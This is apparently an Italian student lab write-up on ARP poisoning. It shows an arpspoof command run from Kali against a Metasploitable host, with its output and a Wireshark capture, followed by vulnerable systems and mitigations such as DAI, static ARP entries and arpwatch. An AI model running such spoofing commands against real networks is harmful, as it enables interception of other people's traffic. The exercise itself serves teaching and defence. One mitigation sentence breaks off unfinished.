W15D1 - Pratica (2)

ARP Poisoning


Man in the Middle

L’ARP poisoning è un attacco in cui un malintenzionato invia messaggi ARP (Address Resolution Protocol) falsificati sulla rete locale per associare il proprio indirizzo MAC a quello di un altro dispositivo, di solito il gateway della rete o un host target.

1. Come funziona l’ARP poisoning


il protocollo ARP viene utilizzato per associare gli indirizzi IP agli indirizzi MAC sulle reti locali. Durante un attacco ARP l’individuo malevolo invia pacchetti falsi sulla rete con l’intento di far sì che gli altri dispositivi memorizzano l’indirizzo MAC dell'attaccante come corrispondente all’indirizzo IP del dispositivo vittima.

questo può essere un esempio di ARP poisoning.
Da Kali si invia una richiesta ARP alla macchina Metasploitable.



```
┌──(kali㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.1.131 192.168.1.1
8:0:27:e3:ad:ea 8:0:27:52:ad:ca 0806 42: arp reply 192.168.1.1 is-at 8:0:27:e3:ad:ea
8:0:27:e3:ad:ea 8:0:27:52:ad:ca 0806 42: arp reply 192.168.1.1 is-at 8:0:27:e3:ad:ea
8:0:27:e3:ad:ea 8:0:27:52:ad:ca 0806 42: arp reply 192.168.1.1 is-at 8:0:27:e3:ad:ea
8:0:27:e3:ad:ea 8:0:27:52:ad:ca 0806 42: arp reply 192.168.1.1 is-at 8:0:27:e3:ad:ea
8:0:27:e3:ad:ea 8:0:27:52:ad:ca 0806 42: arp reply 192.168.1.1 is-at 8:0:27:e3:ad:ea
8:0:27:e3:ad:ea 8:0:27:52:ad:ca 0806 42: arp reply 192.168.1.1 is-at 8:0:27:e3:ad:ea
8:0:27:e3:ad:ea 8:0:27:52:ad:ca 0806 42: arp reply 192.168.1.1 is-at 8:0:27:e3:ad:ea
8:0:27:e3:ad:ea 8:0:27:52:ad:ca 0806 42: arp reply 192.168.1.1 is-at 8:0:27:e3:ad:ea
8:0:27:e3:ad:ea 8:0:27:52:ad:ca 0806 42: arp reply 192.168.1.1 is-at 8:0:27:e3:ad:ea
```

Di seguito la cattura della richiesta tramite WireShark



	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	PCSSystemtec_e3:ad:…	PCSSystemtec_52:ad:…	ARP	42	192.168.1.1 is at 08:00:27:
2	2.004682767	PCSSystemtec_e3:ad:…	PCSSystemtec_52:ad:…	ARP	42	192.168.1.1 is at 08:00:27:
3	4.006671947	PCSSystemtec_e3:ad:…	PCSSystemtec_52:ad:…	ARP	42	192.168.1.1 is at 08:00:27:
4	6.015462317	PCSSystemtec_e3:ad:…	PCSSystemtec_52:ad:…	ARP	42	192.168.1.1 is at 08:00:27:
5	7.169589900	zte_dd:71:25	Broadcast	ARP	60	Who has 192.168.1.7? Tell 1
6	8.019695641	PCSSystemtec_e3:ad:…	PCSSystemtec_52:ad:…	ARP	42	192.168.1.1 is at 08:00:27:
7	8.241295151	zte_dd:71:25	FNLINKTECHNO_14:33:…	ARP	60	192.168.1.1 is at fc:40:09:
8	10.020623820	PCSSystemtec_e3:ad:…	PCSSystemtec_52:ad:…	ARP	42	192.168.1.1 is at 08:00:27:
9	12.029094996	PCSSystemtec_e3:ad:…	PCSSystemtec_52:ad:…	ARP	42	192.168.1.1 is at 08:00:27:
10	14.031343556	PCSSystemtec_e3:ad:…	PCSSystemtec_52:ad:…	ARP	42	192.168.1.1 is at 08:00:27:
11	16.035630545	PCSSystemtec_e3:ad:…	PCSSystemtec_52:ad:…	ARP	42	192.168.1.1 is at 08:00:27:

2. **I sistemi vulnerabili**

-Reti LAN ethernet

-Dispositivi endpoint qualsiasi computer o dispositivo connesso a una rete locale che utilizza ARP per la risoluzione degli indirizzi

-Switch mal configurati per protezioni anti-spoofing

-Router e punti di accesso Wi-Fi se non dotati di tecniche di mitigazione adeguati

3. **Modalità per mitigare, rilevare o annullare l'attacco**

-Usare DHCP snooping e Dynamic ARP inspection (DAI) queste tecnologie sono disponibili su switch avanzati.
Questi strumenti monitorano e filtrano i pacchetti ARP, rendendo molto difficile per un attaccante avviare con successo un attacco.
L'effort richiesto è medio, la gestione degli switch avanzati richiede una configurazione adeguata, il che può richiedere un certo tempo e conoscenza.

-ARP configurazione manuale delle tabelle arp con associazioni IP-MAC statiche, anche se questa soluzione è difficile da mantenere su reti grandi e dinamiche a causa della necessità di aggiornamenti manuali continui, la sua efficacia rimane alta per le piccole reti poiché gli indirizzi IP e MAC sono staticamente configurati e non possono essere cambiati tramite spoofing.

-Segmentazione della rete per limitare il raggio d'azione dell'attaccante.
Strumenti di rilevazione quali software come arpwatch, Xarp e Wireshark possono monitorare le attività arp sospette. L'efficacia di questa soluzione è moderata, poiché

limita l'accesso dell'attaccante solo in alcune parti della rete però Può essere complesso da implementare in quanto richiede

-Autenticazione ARP implementare soluzioni di autenticazione o cifratura dentro ARP come secure ARP (S-ARP).